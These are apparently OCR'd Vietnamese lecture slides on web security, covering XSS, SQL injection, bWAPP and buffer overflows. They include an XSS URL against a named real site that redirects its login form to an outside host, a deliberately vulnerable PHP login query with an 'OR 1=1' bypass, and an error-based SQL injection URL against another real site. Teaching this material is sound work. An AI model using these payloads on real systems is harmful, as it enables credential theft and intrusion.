


Cross-Site Scripting


Truy vấn có chèn script

http://login.me.zing.vn/login/fail?p="><script>var list = document.getElementsByTagName ("form")[0];list.setAttribute("action","http://zing.net76.net");</script>

Cross-Site Scripting



Cross-Site Scripting



16

Cross-Site Scripting

- **Kịch bản tấn công XSS điển hình:**

- Tạo URL chứa script và gửi cho nạn nhân
- Nạn nhân mở URL và script được thực thi

Cross-Site Scripting

❑ Phòng chống XSS

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerabilty Scanner, Grabber, ...
- Người dùng không mở các đường link từ những nguồn không đáng tin cậy

SQL Injection

- **Khái niệm**: Lỗ hổng SQL Injection là lỗ hổng cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL một cách trái phép

SQL Injection



SQL Injection

```
$uname = isset($_POST['uname']) ? $_POST['uname'] : "";
$passwd= isset($_POST['passwd']) ? $_POST['passwd']:"";
$query = "SELECT * FROM tbl_users WHERE username =
        '" + $uname + "' AND password = '"+ $passwd +"'";
$result = @mysqli_query($query);
if (!$result)
        //Xác thực thất bại
elseif
        //Xác thực thành công
```

Enter Username and Password

Username: anyid' OR 1=1; --comment

Password: anypass

Sign in

SQL Injection



SQL Injection

❑ Ví dụ một truy vấn SQL Injection

http://www.vinamilk.com.vn/?vnm=help&id=32 and 1=convert(int, (select top 1 table_name from information_schema.tables)) --comment

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'ConsultantArticle' to data type int.
/help.asp, line 26

SQL Injection

❑ Phòng chống SQL Injection

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerabilty Scanner, Grabber, ...

Tài liệu tham khảo

1. Nguyễn Tuấn Anh, Hoàng Thanh Nam, **Xây dựng ứng dụng web an toàn**, Học viện KTMM, 2013
2. Zalewski, **The Tangled Web. A Guide to Securing Modern Web Applications**, No Starch Press, 2011
3. Ryan Barnett, **Preventing Web Attacks with Apache**, Addison Wesley, 2006

Tài liệu tham khảo

4. Joel Scambray, **Hacking Exposed Web Applications**, McGraw-Hill, 2002
5. Rolf Oppliger, **Security Technologies for the World Wide Web**, Artech, 2003
6. Michael Cross, **Web Application Vulnerabilities Detect, Exploit, Prevent**, Syngress, 2007
7. ....

299

Frameworks



bWAPP

an extremely buggy web application !

1. Lỗ hổng web
2. Lỗ hổng phần mềm
3. An toàn phần mềm


Các dạng lỗ hổng phần mềm

- **Điển hình**:
  - Tràn bộ đệm (Buffer Overflow)
  - Chuỗi định dạng (Format String)
- **Các dạng khác**:
  - Integer Overflow
  - Race Conditions
  - Weak Cryptography Algorithm/Scheme
  - …

Lỗ hổng tràn bộ đệm

- **Lỗ hổng tràn bộ đệm**: Lỗ hổng tràn bộ đệm là lỗ hổng cho phép dữ liệu xử lý, thường là dữ liệu đầu vào, dài hơn giới hạn của vùng nhớ đệm được cấp phát để chứa nó.


Lỗ hổng tràn bộ đệm




Lỗ hổng tràn bộ đệm

- Dễ tránh nhưng phổ biến và nguy hiểm nhất hiện nay
- Đứng thứ 3/25 trong bảng xếp hạng lỗi lập trình nguy hiểm nhất của SANS
- Hai dạng lớn: trên stack, trên heap
- Có nhiều cơ chế bảo vệ và cũng có nhiều kỹ thuật khai thác

Tràn bộ đệm



a. Dữ liệu quan trọng nằm phía trước dữ liệu bị tràn



b. Bộ đệm bị tràn nhưng chưa tràn đến dữ liệu quan trọng




c. Bộ đệm bị tràn, ghi đè vùng dữ liệu quan trọng

Tràn bộ đệm


- **Hai dạng tràn bộ đệm**

- Tràn bộ đệm trên Stack: biến cục bộ
- Tràn bộ đệm trên Heap: cấp phát động

Stack

